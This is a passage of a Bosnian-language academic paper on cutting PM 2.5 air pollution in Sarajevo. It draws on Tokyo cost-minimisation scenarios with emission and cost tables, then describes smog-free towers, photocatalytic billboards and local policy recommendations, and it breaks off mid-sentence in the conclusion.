Budući da je isključivo u pogledu nedostatka regulative za PM 2,5 situacija u BiH manje više identična kao i u Japanu, koristit ćemo Tokio kao analogan primjer za Sarajevo. Stoga, ćemo simulirati/analizirati nekoliko scenarija, sa ciljem ispitivanja ex-ante ekonomske strategije za smanjenje emisija PM 2,5 iz stacionarnih izvora u gradskom području Tokija/Sarajeva, koristimo ovaj pristup jer je ekonomičnost jedan od univerzalnih kriterija za kreiranje politika, a samim tim i primjenjivih strategija (Kolstad, 2010). Konkretno će se predložiti strategija koja može zadovoljiti standarde kvaliteta zraka na datom području uz najniže troškove. Koristeći 56 mjera kontrole Agencije za zaštitu okoliša (EPA) (EPA, 2006) iznađena je

optimalna kombinacija provedbenih mjera kontrole uz minimalne troškove, kako bi se postigao traženi ambijentalni standard. Nekoliko je naknadnih istraživanja izvršeno koja su se odnosila na propise o zagađenju zraka u Japanu, na primjer, procjene automobilskih propisa u odnosu na emisije izduvnih gasova (Iwata i dr., 2014).

Za nas je prilično korisno istražiti "situaciju" u EU, za razliku od Japana, EU je uspostavila odlične baze podataka za praćenje i integrisane sisteme modeliranja za simulaciju PM 2.5. Ključna odlika evropskog pristupa je upotreba integrisanog sistema modeliranja poput RAINS-a (Regional Air Pollution Information and Simulation) (Amann, 2004), koji uključuje aerosolne modele kao i modele smanjenja troškova. Postoje i drugi modeli koji su usmjereni na Veliku Britaniju (Oxley i dr., 2016) ili GAINS model (The Greenhouse Gas and Air Pollution Interactions and Synergies) (Amann i dr., 2011) koji uzimaju u obzir vrijednosti stakleničkih gasova prethodnih godina. Pored toga, GAINS se koristi ne samo u Evropi, već i u azijskim zemljama kao što su Kina i Indija, gdje su problemi sa zagađenjem zraka jako ozbiljni (Asia, 2008). Ove temeljne komponente omogućuju nam da ispitamo strategiju za kontrolu emisija PM 2,5 kao i emisija sumpordioksida i nitrogen dioksida (Farrell, i dr., 2007). U Japanu je dostupan pristup bazama podataka za praćenje vrijednosti emisija u zraku poput Atmosferskog regionalnog promatračkog sistema (AEROS) (AEROS, 2010), Japan Auto-Oil Program-a (JATOP) (JATOP, 2011) kao i numeričkim modelima kvaliteta zraka, poput SPRINTERS (Spektralnog zračenja-transportnog modela za aerosolne vrste) (SPRINTAR, 2003) i modela atmosferske disperzije za izloženost i procjenu rizika PRO (ADMER-PRO) (ADMER-PRO, 2015) koji su također dostupni, međutim isto nije omogućeno za modele smanjenja troškova. Stoga se moraju razviti modeli smanjenja troškova i uključiti u integrisane sisteme modeliranja, kao što je slučaj sa RAINS i GAINS.

Odlike ovog istraživanja su sljedeće. Prvo, u ovom istraživanju su integrisani troškovi smanjenja i modeli kvaliteta zraka kako bi se postigao cilj. Naravno, određene prethodne studije su također koristile integrisane simulacijske modele (Amann, i dr., 2004) . U ovim studijama se uzimala u obzir minimalizacija troškova radi postizanja ciljeva o kojim je unaprijed odlučeno za datu regiju i atmosferske uslove u datom vremenu. EU i Amerika su pristupile Konvenciji o dalekometnom prekograničnom zagađivanju zraka i imaju postavljene ciljeve smanjenja određenih zagađivača zraka za svaku regiju u skladu s ovom Konvencijom ili drugim politikama. S druge strane, Japan nema konkretne ciljeve smanjenja. Stoga se prvo mora odlučiti o ciljevima smanjenja PM 2,5 kada se analizira ovaj model cijeneći prethodno opisanu sponu. Međutim, ovo je prikladan pristup

jer se mogu razmotriti ciljevi smanjenja koji ujedno minimiziraju troškove smanjenja, uzimajući u obzir doprinos zagađivača između regija.

Komparacija parametara

Tabela 1. Izvor: (Kunugi, i dr., 2019)

Redukciona brzina (%)						
	CES scenarij			URS scenarij		
Prefektura	Primarno PM 2.5	NOx	SOx	Primarno PM 2.5	NOx	SOx
Chiba	85%	55%	55%	95%	95%	95%
Gumma	95%	85%	75%	95%	95%	95%
Ibaraki	95%	84%	48%	95%	95%	95%
Kanagawa	100%	100%	82%	95%	95%	95%
Saitama	90%	75%	65%	95%	95%	95%
Tochigi	90%	75%	75%	95%	95%	95%
Tokyo	90%	75%	84%	95%	95%	95%
Redukcije emisije (ton)						
Chiba	1,922	22,206	20,942	2,149	38,036	36,343
Gumma	146	1,774	1,764	146	1,983	2,235
Ibaraki	1,244	17,856	20,046	1,244	31,345	48,997
Kanagawa	878	18,513	8,034	834	17,587	16,817
Saitama	615	7,262	6,158	649	9,199	9,003
Tochigi	176	1,962	2,367	185	2,486	2,999
Tokyo	1,109	17,794	10,431	1,109	24,270	15,793
Total	6,090	87,367	69,794	6,316	124,906	132,187

Predlaže se sljedeći put za postizanje ekonomičnosti. Naime, prefekturama može biti teško primijeniti prilagođene instalacije kontrolnih mjera na svakom pojedinom izvoru (Tabela 1.) jer troškovi administracije mogu biti previsoki. Da bi se prevazišao ovaj problem, teorija ekonomije upućuje na okolišnu taksu (npr. taksa po toni zagađivača) (Kolstad, 2010). Šema emisija trgovanja se također smatra isplativim instrumentom, sličnim okolišnoj taksi. Za razliku od pristupa direktiva i kontrole, poput prilagođenih instalacija, prema scenariju okolišne takse, prefekture jednostavno trebaju nametnuti jedinstvenu poreznu stopu za sve pojedinačne izvore. Balansirajući troškove instalacije i porezna opterećenja, pojedini izvori shodno s tim odlučuju hoće li instalirati mjere kontrole. Slijedom toga, ekonomičnost se postiže kada su granični troškovi smanjenja jednaki poreznoj stopi. Važan momenat je da odluke zavise od pojedinačnih izvora. Stoga, prilikom implementacije takse, prefekture faktički ne moraju pažljivo ispitati dostupnost mjera kontrole za svaki izvor. Međutim, okolišna taksa sa ujednačenom stopom ne može biti najbolji instrument u situaciji u kojoj su

zagađivači i receptori na različitim lokacijama (Kolstad, 2010) (tj. disperzija zagađivača velikih razmjera). To je zato što su granične vrijednosti štetnih emisija različite, ovisno o lokaciji zagađivača i receptora. Šteta se tumači kao doprinos povećanju nivoa koncentracije PM 2,5. Uvodi se egzogeni parametar AOI za evidentiranje prostornosti, to jest efekata zagađivača u datoj prefekturi na receptore u toj prefekturi. Koristeći ovaj parametar, jedinstvena stopa okolišne takse se mora prilagoditi prefekturama i zagađivačima.

Tabela 2. Izvor: (Kunugi i dr., 2019)

Prefektura	CES scenarij				URS scenarij				Razlika (B)/(A)
	Primarno PM 2.5	NOx	SOx	Ukupno (A)	Primarno PM 2.5	NOx	SOx	Ukupno (B)	
Chiba	1.1	7.8	13.3	22.2	2.2	25.3	80.6	108.1	4.9
Gumma	0.3	3.7	4.5	8.4	0.3	4.8	6.3	11.4	1.4
Ibaraki	1.7	13.6	13.3	28.6	1.7	32.6	94.2	128.5	4.5
Kanagawa	2.0	23.7	8.0	33.6	1.6	17.4	35.6	54.6	1.6
Saitama	0.8	4.8	9.0	14.6	1.0	15.1	20.2	36.3	2.5
Tochigi	0.2	3.4	5.9	9.5	0.2	6.2	8.4	14.9	1.6
Tokyo	2.0	8.4	15.3	25.8	2.0	24.8	35.6	62.4	2.4
Total	8.1	65.2	69.3	142.7	9.1	126.3	280.9	416.3	2.9

Tabela 3. Izvor: (Kunugi i dr., 2019)

Prefektura	CES scenarij		
	Primarno PM 2.5	NOx	SOx
Chiba	0.6	0.4	0.6
Gumma	1.8	2.1	2.5
Ibaraki	1.4	0.8	0.7
Kanagawa	2.3	1.3	1.0
Saitama	1.4	0.7	1.5
Tochigi	1.1	1.7	2.5
Tokyo	1.9	0.5	1.5

U skladu sa predloženom ekonomskom teorijom i s obzirom na smanjenje vanjske koncentracije od 3,5 $\mu\text{g}/\text{m}^3$, kako bi se zadovoljili standardi u svakoj prefekturi, efikasne porezne stope moraju biti jednake

graničnim troškovima smanjenja troškova prema CES scenariju, prikazanom u Tabeli 5. Granični troškovi smanjenja računaju se kao ukupni troškovi smanjenja (Tabela 2.) podijeljeni sa smanjenjem emisija (Tabela 1). Ako prefektura Kanagawa namjerava uvesti okolišnu taksu na PM 2,5, mora utvrditi stopu od 2,3 milijona YEN-a po toni primarnog PM 2,5. Suprotno tome, stopa za primarni PM 2,5 je najniža u prefekturi Chibi, 0,6 miliona YEN-a po toni, ova razlika je zbog lokacija ovih prefektura (Fig 1). Čak su i u Chibi stope za zagađivače različite: 0,6, 0,4 i 0,6 miliona YEN-a po toni primarnog PM 2,5, NOx i PM. Razlika stopa unutar iste prefekture je zbog razlike u stopama konverzije čestica. Kad prefektura uvodi stope za svaki zagađivač, ukupni troškovi smanjenja teoretski su u skladu sa prilagođenim odrednicama prema scenariju CES-a i na kraju postižu čist zrak s nivoima koncentracija jednakim standardima kvaliteta zraka. Uz to, za razliku od odrednica, porezni prihodi se generišu za prefekturu.

Fig 1. Odnos između ukupnih troškova smanjenja i stope smanjenja zagađivača po prefekturama.



Fig 2. Sedam prefektura u gradskom području Tokija.



Fig 1. prikazuje odnos između ukupnih troškova smanjenja i stopa smanjenja prikazane po prefekturi i zagađivaču. Horizontalna osa predstavlja stope smanjenja, a ne smanjenje emisija. Kako se stope smanjenja povećavaju, ukupni troškovi smanjenja rastu u svim prefekturama. Postoje konzistentni obrasci u svim međuodnosima. To je zato što jedna kontrolna mjera može stvoriti značajno smanjenje emisija na jednom pojedinačnom izvoru, poput elektrane na uglj. Oblici međuodnosa su različiti među prefekturama. Za svaku stopu smanjenja, prefektura Gunma uvijek troši najmanje na smanjenje SOx-a, dok su ukupni troškovi na SOx u prefekturi Ibaraki uvijek najviši, osim kada je stopa smanjenja približna 0,77. Ovo podrazumijeva da bismo postigli ekonomičnu strategiju, moramo iznaći delikatan balans između troškova smanjenja i smanjenja emisija.

Tabela 4. Izvor: (Kunugi i dr., 2019)

Prefektura	PM 2.5 nivo koncentracije			Standard kvalitete zraka
	2005	BAU scenarij	EX scenarij	
Chiba	20.9	19.9	17.5	15
Gumma	19.3	17.9	15.8	15
Ibaraki	17.9	16.5	13.6	15
Kanagawa	22.1	20.7	18.3	15
Saitama	23.4	21.3	17.5	15
Tochigi	19.1	17.2	14.4	15
Tokyo	21.3	19.7	16.8	15

Tabela 4. prikazuje rezultate simulacije prema ekstremnom scenariju. Druga kolona pod nazivom „2005“ predstavlja uočene prosječne godišnje koncentracije PM 2,5 po prefekturi u 2005. godini. Nivoi koncentracije u svim prefekturama prelaze standard kvaliteta zraka za godišnje prosječne koncentracije. Nivoi koncentracije u BAU scenariju predstavljeni su u trećoj koloni. Kao što je spomenuto ranije, očekuje se smanjenje emisija PM 2,5 iz automobila, što je smanjenje koje se uzima u obzir u scenariju BAU. Zbog toga se koncentracije smanjuju za 1,0 do 2,1 $\mu\text{g}/\text{m}^3$ u scenariju BAU. Što se tiče smanjenja koja se pripisuju automobilima, uzeta je u obzir procjena JATOP-a (JATOP, 2011) .

Kolona „EX scenario“ također predstavlja nivo koncentracija u ekstremnom scenariju. U ovom su scenariju stope smanjenja fiksirane na 1 u svim prefekturama. Upoređujući nivoe koncentracije sa standardom kvaliteta zraka, uočava se da prefekture Ibaraki i Tochigi zadovoljavaju norme. Suprotno tome, ostalih pet prefektura ne ispunjava standarde ukoliko se oslanjaju samo na vlastita nastojanja i napore da smanje tri zagađivača iz stacionarnih izvora. Ovakav rezultat dovodi do važne implikacije za buduće politike. Ako se putem kontrole u vidu politika i mjera ne može postići smanjenje emisija iz automobila i prirodnih događaja, prefekture se moraju pozvati na saradnju sa ostalim prefekturama izvan gradskog područja Tokija (ili čak prekomorskih zemalja) kako bi se poboljšale koncentracije zagađivača zraka oko Tokija (Inomata i dr., 2016).

Mnogi stručnjaci su ozbiljno zabrinuti zbog visokih koncentracija PM 2,5 jer su PM 2,5 štetnije za ljudsko zdravlje od konvencionalnih PM 10 koje su već regulisane određenim mjerama. Da situacija nije alarmatna samo u BiH najbolje dočarava primjer iz 2012. godini, kada nijedna od stanica za praćenje stanja okoline u Tokiju nije postigla adekvatne standarde kvaliteta zraka (Tokyo Metropolitan Government, 2012). Uprkos štetnim učincima i visokim koncentracijama PM 2,5 učinkovite mjere i strategije za smanjenje ovog zagađivača još nisu planirane, a samim tim ni provedene. Jedan od razloga je taj što za razliku od EU, gdje su razvijeni integrisani modeli poput RAINS-a (Amann i dr., 2004) ili GAINS-a (Amann i dr., 2011), Japan nema integrisani model koji bi se mogao koristiti za ispitivanje efikasnih strategija kontrole. Integrisani modeli poput RAINS-a ili GAINS-a nužno se moraju sastojati od dva modela: modela kvaliteta zraka i ekonomskog modela. Ako želimo identificirati odgovarajuću strategiju, ne možemo zanemariti ni troškove smanjenja kao ni poboljšanje kvaliteta zraka. Iako su se brojni istraživači u Japanu fokusirali na poboljšanje modela kvaliteta zraka, malo se raspravljalo o ekonomskom modelu.

Stoga, integrišući model kvaliteta zraka i novi model ekonomskih troškova u jedinstven model, cilj je bio utvrditi ekonomičnu strategiju za smanjenje nivoa koncentracije PM 2,5 u gradskom području Tokija.

Odabirom 56 kontrolnih mjera, razmatrano je da li treba svaku kontrolnu mjeru instalirati. Detaljan skup podataka o emisijama onečišćujućih tvari preuzet je od JATOP-a (JATOP, 2011). EPA (EPA, 2006) pruža informacije o troškovima smanjenja i učincima eliminacije odabranih kontrolnih mjera. Koristeći integrisani model i navedene podatke, simulirana su dva scenarija za ispunjavanje standarda kvalitete zraka, a zatim su upoređeni rezultati. Jedan od scenarija koristi ekonomičnu strategiju sa najnižim ukupnim troškovima smanjenja. Drugi scenarij osigurava visoku jednakost između prefektura Tokija.

Rezultati ovog istraživanja su dvojaki. Prvo, ako prefektura u Tokiju namjeravaju da ispune standarde kvaliteta zraka, to ne mogu učiniti oslanjajući se isključivo na vlastite napore za smanjenje zagađivača zraka (tj. primarni PM 2,5, NO_x i SO_x). Ovo inherentno podrazumijeva da je potrebno koordinirati s prefekturama izvan gradskog područja Tokija radi njihovih velikih vanjskih doprinosa nivoima koncentracije PM 2,5 oko Tokija. Drugo, ukupni troškovi smanjenja dramatično se razlikuju između dvije korištene strategije. Na temelju pretpostavke da je smanjenje koncentracije iz perifernih prefektura 3,5 µg/m³, za ispunjavanje standarda kvaliteta zraka koristeći strategiju ekonomičnosti bi troškovi iznosili otprilike 142,7 milijardi YEN-a. Suprotno tome, implementacija druge strategije, koja nudi visoku jednakost između prefektura, bi koštala približno 416,3 milijarde YEN-a; te na taj način implementacija ove strategije bi koštala 2,9 puta više od prve. Ovakav rezultat ukazuje da postoji veliki disparitet između ekonomičnosti i jednakosti. Stoga je važno da, kako bi se osigurao čist zrak, vlasti prilikom odabira strategija za isto, donose precizne i realne odluke.

Treba istaći dva ograničenja: Prvo, korišteni su podaci o emisijama onečišćujućih tvari iz 2005. godine, procijenjene od strane JATOP-a (JATOP, 2011) radi nedostatka adekvatnih podataka u Japanu. Nedavno je japanska EPA izjavila da namjerava povećati broj stanica za praćenje okoline. Stoga je važno da buduće studije ažuriraju analizu scenarija s najnovijim podacima praćenja. Drugo, amonijak i isparljivi organski spojevi, kao sekundarni izvori PM 2,5, nisu uzeti u obzir zbog nedostatka dostupnih podataka o tim zagađivačima. Nadalje, istraživači aerosola nisu precizno razjasnili pretvaranje čestica tih zagađivača, naročito HOS-a u PM 2,5 u atmosferi (JATOP, 2004). Ovi izostavljeni zagađivači ubuduće se moraju integrisati u simulacije kako bi se stekla što detaljnija slika stanja a samim tim i trasirao put za kreiranje i odabir najadekvatnije strategije.

2. INOVATIVNE TEHNOLOGIJE I IZUMI ZA SMANJENJE I UPRAVLJENJE KONCENTRACIJAMA ZAGAĐIVAČA U ZRAKU

2015. godine se pojavila dosta inovativna ideja da se na pozitivan način upravlja emisijama zagađivača, u konkretnom slučaju rad Davida Y. H. Pui-a, Qingfeng Cao-a i Wojciech Lipinskija „Solarne aplikacije velikih razmera za ublažavanje zagađenja PM 2.5 i žute olujne prašine u istočnoj Aziji“, koji u svojoj srži sadrži „opipljiv“ pristup. U istom se predlažu dvije velike ideje za primjenu solarnih sistema velikih razmjera za ublažavanje zagađenja PM 2.5 i žute olujne prašine u Istočnoj Aziji. Prva ideja koristi solarno potpomognut sistem čišćenja velikih razmjera (SALSCS - solar-assisted large-scale cleaning system) za ublažavanje zagađenja PM 2.5 u gradskom zraku. Sistem kombinuje solarni vertikalni toranj sa "bankom" filtera koji služe da uklanjanju zagađivače odnosno PM 2.5. Kalkulacije ukazuju da toranj sa radiusom od 2,5 km i visinom dimnjaka od 500 m može usisati $2,5 \times 10^5$ m³ urbanog zraka u staklenik. Banka filtera smještena na udaljenosti od 166 m od ose dimnjaka uklanja zagađivače PM 2.5 iz urbanog zrak te na taj način čisti zrak izlazi iz izduva dimnjaka. Postavljanjem više SALSCS-a na strateškim lokacijama u visoko urbanim zonama se može učinkovito ublažiti i upravljati zagađenjem PM 2.5. Druga ideja podrazumijeva postavljanje dugog lanca "vjetrom zidova" opremljenih solarnim panelima u blizini područja na kojim se formiraju oluje sa visokom koncentracijom prašine, odnosno zagađivača. Solarni paneli su montirani na rotirajuće osovine širine 100 m koje se protežu sa strane stuba visine 100 m. Predlaže se povezivanje 1.000 takvih stubova da se faktički napravi "vjetrom ograda" visine 100 m i dužine 100 km. Tokom sunčanih dana, radi same ideje i konstrukcije, ista se može rotirati kako bi se dosegao maksimalni intenzitet sunca na solarnim panelima. Proizvedena električna energija bi bila dovoljna za napajanje grada sa 2,4 miliona domaćinstava. Kada postoji upozorenje za nadolazeću oluju sa visokom koncentracijom prašine, paneli se rotiraju tako da se stražnja strana panela, koja je izrađena od nehrđajućeg čelika, pozicionira direktno prema oluji. Ovakav raspored bi funkcionisao poput redovnih drveća u ulozi vjetrombrana, ali na visini mnogo puta višoj od drveća. Ova bi "vjetrom ograda" pomoću udara uklanjala prašinu u zraku i također prekidala obrazce strujanja vjetra, što svakako pomaže u ublažavanju oluje. Proizvedena električna energija bi pomogla okolnom gradu koji napaja da se razvije, što može podstaći daljnje društveno-ekonomske promjene i usvajanje integrisane i održive prakse upravljanja zemljištem koja bi u budućnosti dodatno smanjila mogućnost formiranja oluja sa visokom koncentracijom prašine odnosno zagađivača (David i dr., 2015).

3. KONCEPTI I TEHNOLOGIJE ZA SMANJENJE I UPRAVLJENJE KONCENTRACIJAMA ZAGAĐIVAČA U ZRAKU U PRIMJENI

Pored ove inovativne i finansijski zahtjevne ideje, postoji koncept koji je već u primjeni, a koji je svakako značajno prisutpačnija alternativa gore navedenoj.

Fig 3. Toranj bez smoga.



Fig 4. Bilbord koji „jede smog“.

Radi se „Smog free toweru“, tornju koji faktički putem jonizacije eliminiše zagađivače iz zraka. Isti je stvoren u okviru SMOG FREE PROJECTA. SMOG FREE PROJECT je kampanja za čist zrak, smanjenje zagađenja zraka i pružanje inspirativnog iskustva čiste budućnosti, uključujući niz urbanih inovacija poput samog Smog free tower-a koji predstavlja lokalno rješenje za čist zrak na javnim prostorima. Istu vodi prof. Daan Roosegaarde. Ova kampanja u kombinaciji sa višestrukim radionicama i vladama, studentima i "industrijom čistih tehnologija" nastoji da ljudi zajedno rade i u konačnici postignu da cijeli gradovi budu bez smoga. Nedavne kampanje SMOG FREE PROJEKTA pokrenute su u Južnoj Koreji, Kini, Holandiji, Meksiku i Poljskoj. Mantra prof. Daan Roosegaarde-a je: "Na misiji smo za čisti zrak", te se može reći da je ista i ostvarena. Prof. Roosegaarde je dobitnik nagrade Ethics Ethical Award, Grand Award za održivost, Europe 40 Under 40 Awards, Design That Educates Award, Gold Award Design for Asia, Platinum A'Design Award i German Design Award Excellent Product Design. Po tehničkim karakteristikama Smog free toranj je aluminijski toranj visok 7 metara, koji koristi samo 1170 vati zelene struje kao i tehnologiju pozitivne ionizacije te pročisti 30.000 kubnih metara zraka po satu "ultra sitnog" smoga stvarajući mjehuriće bez smoga na javnim prostorima, odnosno čist zrak. Tehnologija Smog Free Tower-a bazira se na sistemima za pročišćavanje zraka koji se često koriste u bolnicama, naime čestice zagađivača se privlače statičkim električitetom u čistom zraku, ali na većoj skali. Smog Free Tower konkretno čisti zrak usisavajući smog na vrhu tornja te ispuštajući filtrirani zrak kroz svoje šesterostrane otvore. Naelektrisanjem Smog Free Tower-a malim pozitivnim nabojem elektroda će slati pozitivne ione u zrak, ovi će se ioni potom pričvrstiti za sitne čestice prašine. Negativno naelektrisana površina, kontra elektroda, će uvući pozitivne ione, zajedno sa sitnim česticama prašine. Sitne čestice prašine koje bi ljudskom zdravlju inače mogle naštetiti skupljaju se zajedno s jonima i deponuju unutar tornja. Ova tehnologija uspijeva "zarobiti" ultrafine čestice smoga koje alternativni sistemi za pročišćavanje zraka odnosno filtraciju ne uspijevaju. Zanimljiv i inovativan momenat, koji svakako pomaže da se podigne svijest o zagađenju a i dozvoljava stanovništvu da vidi zagađenje oko sebe, je da nakon što toranj sakupi hrpe crnog praha (zagađivača), dizajneri iz projektnog tima iste pretvaraju u prstenove. Dijamanti iziskujuju previše energije da bi se proizveli, pa se umjesto njih prave jednostavni četvrtasti prstenovi sa "kockom" kompresovanog zagađenja. Svaki prsten sadrži 1.000 kubnih metara zagađivača (smoga) iz gradskog zraka.

Funkcionisanje Smog free toranja potvrdio je profesor dr. Bert Blocken sa Tehnološkog univerziteta u Eindhovenu, a isti se uspješno primjenjuje u Južnoj Koreji, Kini, Holandiji i Poljskoj. Smog free toranj je kreirao Daan

Roosegaarde u saradnji s inženjerima i dizajnerima Studija Roosegaarde, ENS-a i do 2013.godine savjetnikom Ursemom. Cijena jednog ovakvog tornja trenutno, na početku 2020. godine, odnosno u momentu pisanja ovog rada, iznosi cca. 54.000 \$.

Pomenut ćemo još jedan inovativan i efektan projekat koji ima utjecaj na zagađenje na velikoj skali u gradu Monterrey-u u Meksiku. Pored inovacije koju ćemo pomenuti korisna je analogija u geografskom smislu između Monterrey-a i Sarajeva, iz razloga što u Monterrey-u ima malo prostora za drveće te je zagađenje zarobljeno u kotlini okruženoj planinama. U Monterrey-u postoji više od 9000 bilborda, ovaj grad je teško zagađen. Važnost čistog zraka je nove ideje gurnula u stvarnost. Prvi bilbord koji "jede smog" daje čist zrak u količinama jednakim istim kao što daje 30 stabala svakih 6 sati, te isti može funkcionisati pet godina. Bilbord koji jede smog svakodnevno pruža čist zrak za 104.000 ljudi. U Monterrey-u je postavljeno ukupno 9.760 bilborda, koji bi zajedno mogli obaviti posao 292.800 stabala u periodu od šest sati kada bi se prilagodili opisanom režimu rada odnosno „jedenju smoga“. Ovakav bilbord ima površinu obloženu hemikalijom koja privlači čestice zagađivače, a zatim ih pročišćava, u procesu koji se naziva fotokataliza. Fotokatalitički proces je sličan fotosintezi kojom biljke pretvaraju ugljen dioksid i vodu u hranu. IKEA je također koristila fotokatalitički mineral u svojoj zavjesi za pročišćavanje zraka "Gunrid". U projektu prof. Roosegaarde-a, materijal pod nazivom Pollu-Mesh se aktivira prirodnim svjetlošću te se koristi za odvajanje kisika od ugljen dioksida. "Bilbord koji jede smog koristi specifičnu nanotehnologiju koju aktivira sunčeva svjetlost, pokrećući proces fotokatalize u kojem se, pri kontaktu sa česticama zagađivačima, iste neutraliziraju, na koji način se oslobađa kisik", pojašnjavaju iz studija Roosegaarde. Ovakvi Pollu-Mesh billboardi su postavljeni na strateškim lokacijama po gradu, gdje gust saobraćaj a samim tim veća koncentracija zagađenja. Svaki bilbord koji se postavljen uz cestu je dimenzija 12,7 sa 7,2 metra te , kao što je već navedeno, oslobađa istu količinu kisika kao i 30 stabala tokom perioda od šest sati, dalje se navodi od strane studija Roosegaarde.

Pitanja koja je nužno prevashodno definisati, a potom odgovoriti kako bi se postigao bezbjedan kvalitet zraka u Kantonu Sarajevu prevashodno a i cijeloj BiH, su svakako pitanja koja se odnose na: Geografske i meteorološke karakteristike, Stanje kvaliteta zraka i poduzeti koraci ka unapređenju stanja do sada, Kritička analiza stanja kvaliteta zraka u Kantonu Sarajevo, Preporuke za donosiocje odluka. U sektoru grijanja nužno je regulisanje korištenja čvrstih goriva na području Kantona, podsticanje energijske efikasnosti stambenih zgrada, proširenje sistema daljinskog grijanja. U sektoru saobraćaja potrebno je izdejstvovati: Strožije emisione standarde za

vozila u užoj gradskoj jezgri, Unapređenje upravljanja saobraćaja u mirovanju u užoj gradskoj jezgri, Upravljanje saobraćajem u realnom vremenu, Unapređenje javnog prevoza, Popularizaciju električnih vozila, Unapređenje provođenja tehničkih pregleda za motorna vozila. U sektoru prostornog planiranja nužna je Izgradnja pješačkih koridora i biciklističkih staza, Propisivanje zahtjeva za centralnom pripremom sanitarne vode u novim zgradama te Izgradnja zelenih površina i sadnja drveća. U sektoru upravljanja kvalitetom zraka potrebno je Unapređenje sistema informisanja i javne kampanje kao i Revizija pragova informisanja i alarmiranja u slučajevima prekomjerne zagađenosti zraka. Uporedo sa navedenim potrebna je kontinuirana Edukacija i uključivanje interesnih skupina u ovu problematiku.

4. ZAKLJUČAK

Jedan od glavnih preduslova za postizanje određenog cilja na većoj skali je svakako potrebna, odnosno progresivna svijest. Prema izloženom, a manje više i svim ostalim parametrima izvan opsega ovog istraživanja, svijest građana cijele BiH na žalost je preokupirana namenutnim egzistencijanim problemama koji zauzimaju slobodan prostor za mišljenje koji je potreban da bi se progresivna svijest razvila. Da bi se uopšte razgovaralo o temi smanjenja nivoa PM 2,5 u gradskim područjima u BiH i o smanjenju i upravljanju koncentracijama zagađivača zraka mora se realno sagledati cjelokupna slika o životnom standardu kao i o strukturi stanovništva u BiH. Put ka kreaciji svijesti koja će omogućiti građanima BiH da sebi obezbjede svijetlu, čistu budućnost je iz ove perspektive veoma dug, ali ipak prelazan, pa je stoga nužno djelovati. Iako je glavni fokus ovog istraživanja na PM 2,5 česticama, ukoliko se cilj ovog rada postigne, a to je u prvom redu poduzimanje konkretnih koraka za smanjenje i upravljanje koncentracijama zagađivača zraka, svakako će se i drugi 